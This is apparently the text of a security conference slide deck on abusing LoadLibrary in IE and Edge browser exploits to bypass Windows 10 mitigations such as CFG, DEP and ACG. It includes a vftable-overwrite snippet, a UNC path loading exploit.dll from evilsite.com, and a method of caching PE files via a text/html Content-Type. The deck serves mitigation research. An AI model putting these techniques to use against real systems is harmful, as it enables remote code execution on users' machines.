

**MAKE
LOADLIBRARY
GREAT AGAIN**

Yunhai Zhang

Who am I

Researcher of NSFOCUS Security Team

Focus on Exploit Detection and Prevention

Winner of Microsoft Mitigation Bypass Bounty: 2014-2017

Why talk about load library

It will be convenient in exploit if desired library can be load

Some mitigations are bypassed naturally

DEP

ACG

Some mitigations can be bypassed with the help of the library

CFG

No need to write shellcode in assembly

How to load arbitrary library

It is trivial once “read-write anywhere” is obtained



```
var arr = new Array();
var obj = GetObjAddress(arr);
var vftable = alloc(0x100);
Write(obj, vftable);
Write(vftable + 0x7c, LoadLibrary);
lpFileName in arr;
```

Where to load library from

The top choice is UNC paths

It still works in IE even on the latest Windows 10 release

Name	Description	Company Name	Path
exploit.dll			\Device\Map\evilsite.com\Exploit\exploit.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\gdi32full.dll
GdiPlus.dll	Microsoft GDI+	Microsoft Corporation	C:\Windows\WinSxS\x86_microsoft.windows.gdiplu...

Where to load library from

The top choice is UNC paths

It dose not work in Microsoft Edge

Microsoft
Edge

Mitigation in Windows 10 TH1

Control Flow Guard - CFG

EnableControlFlowGuard

CFG is enabled for the process if this flag is set. This field cannot be changed via [SetProcessMitigationPolicy](#).

EnableExportSuppression

If TRUE, exported functions will be treated as invalid indirect call targets by default. Exported functions only become valid indirect call targets if they are dynamically resolved via [GetProcAddress](#). This field cannot be changed via [SetProcessMitigationPolicy](#).

StrictMode

If TRUE, all DLLs that are loaded must enable CFG. If a DLL does not enable CFG then the image will fail to load. This policy can be enabled after a process has started by calling [SetProcessMitigationPolicy](#). It cannot be disabled once enabled.

Mitigation in Windows 10 TH1

Control Flow Guard - CFG

In TH1 only EnableControlFlowGuard is enabled

```
Process Mitigations: 4496 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
ASLR.EnableBottomUpRandomization      True
ASLR.EnableForceRelocateImages        True
ASLR.EnableHighEntropy                True
ASLR.DisallowStrippedImages          True
Handle.RaiseExceptionOnInvalidHandleReference True
Handle.HandleExceptionsPermanentlyEnabled True
CFG.EnableControlFlowGuard           True
```

Mitigation in Windows 10 TH1

CFG did not mitigate load library related exploit

KERNELBASE!LoadLibraryW is always a valid target

```
0:018> x KERNELBASE!LoadLibraryW
00007ffd`e6973990 KERNELBASE!LoadLibraryW (<no parameter info>
0:018> dyb poi(ntdll!LdrSystemDllInitBlock+0xb0 ) + (KERNELBASE!LoadLibraryW >> 9) * 8 18
76543210 76543210 76543210 76543210

00007ff5`f7075ce0 00001000 00100000 00000000 00000000 08 20 00 00
00007ff5`f7075ce4 00000000 00000001 00100100 00000000 00 01 24 00
0:018> ? (KERNELBASE!LoadLibraryW >> 3) & 3f
Evaluate expression: 50 = 00000000`00000032
```

Mitigation in Windows 10 TH1

AppContainer Isolation

File Isolation

Controlling file and registry access, the AppContainer environment prevents the application from modifying files that it should not. Read-write access can be granted to specific persistent files and registry keys. Read-only access is less restricted. An application always has access to the memory resident files created specifically for that AppContainer.

Network Isolation



Isolating the application from network resources beyond those specifically allocated, AppContainer prevents the application from 'escaping' its environment and maliciously exploiting network resources. Granular access can be granted for Internet access, Intranet access, and acting as a server.

Process Isolation

Sandboxing the application kernel objects, the AppContainer environment prevents the application from influencing, or being influenced by, other application processes. This prevents a properly contained application from corrupting other processes in the event of an exception.



Mitigation in Windows 10 TH1

How Network Isolation works

Mitigation in Windows 10 TH1

How Network Isolation works

Mitigation in Windows 10 TH1

How Network Isolation works



```
int64 __fastcall RxCheckForNetworkOpenRestrictions(__int64 a1, __int64 a2)

Exploit in Windows 10 TH1

Deliver arbitrary file to local

Set Content-Type to text/html will make PE files be cached

Exploit in Windows 10 TH1

Deliver arbitrary file to local

LoadLibrary expect a .dll or .exe file but not mandatory

lpFileName [in]

The name of the module. This can be either a library module (a .dll file) or an executable module (an .exe file). The name specified is the file name of the module and is not related to the name stored in the library module itself, as specified by the **LIBRARY** keyword in the module-definition (.def) file.

If the string specifies a full path, the function searches only that path for the module.

If the string specifies a relative path or a module name without a path, the function uses a standard search strategy to find the module; for more information, see the Remarks.

If the function cannot find the module, the function fails. When specifying a path, be sure to use backslashes (\), not forward slashes (/). For more information about paths, see [Naming a File or Directory](#).



If the string specifies a module name without a path and the file name extension is omitted, the function appends the default library extension .dll to the module name. To prevent the function from appending .dll to the module name, include a trailing point character (.) in the module name string.

Exploit in Windows 10 TH1

Deliver arbitrary file to local

Where is the cached file

Dynamic Code Policy - ACG

ProhibitDynamicCode

Set (0x1) to prevent the process from generating dynamic code or modifying existing executable code; otherwise leave unset (0x0).

AllowThreadOptOut

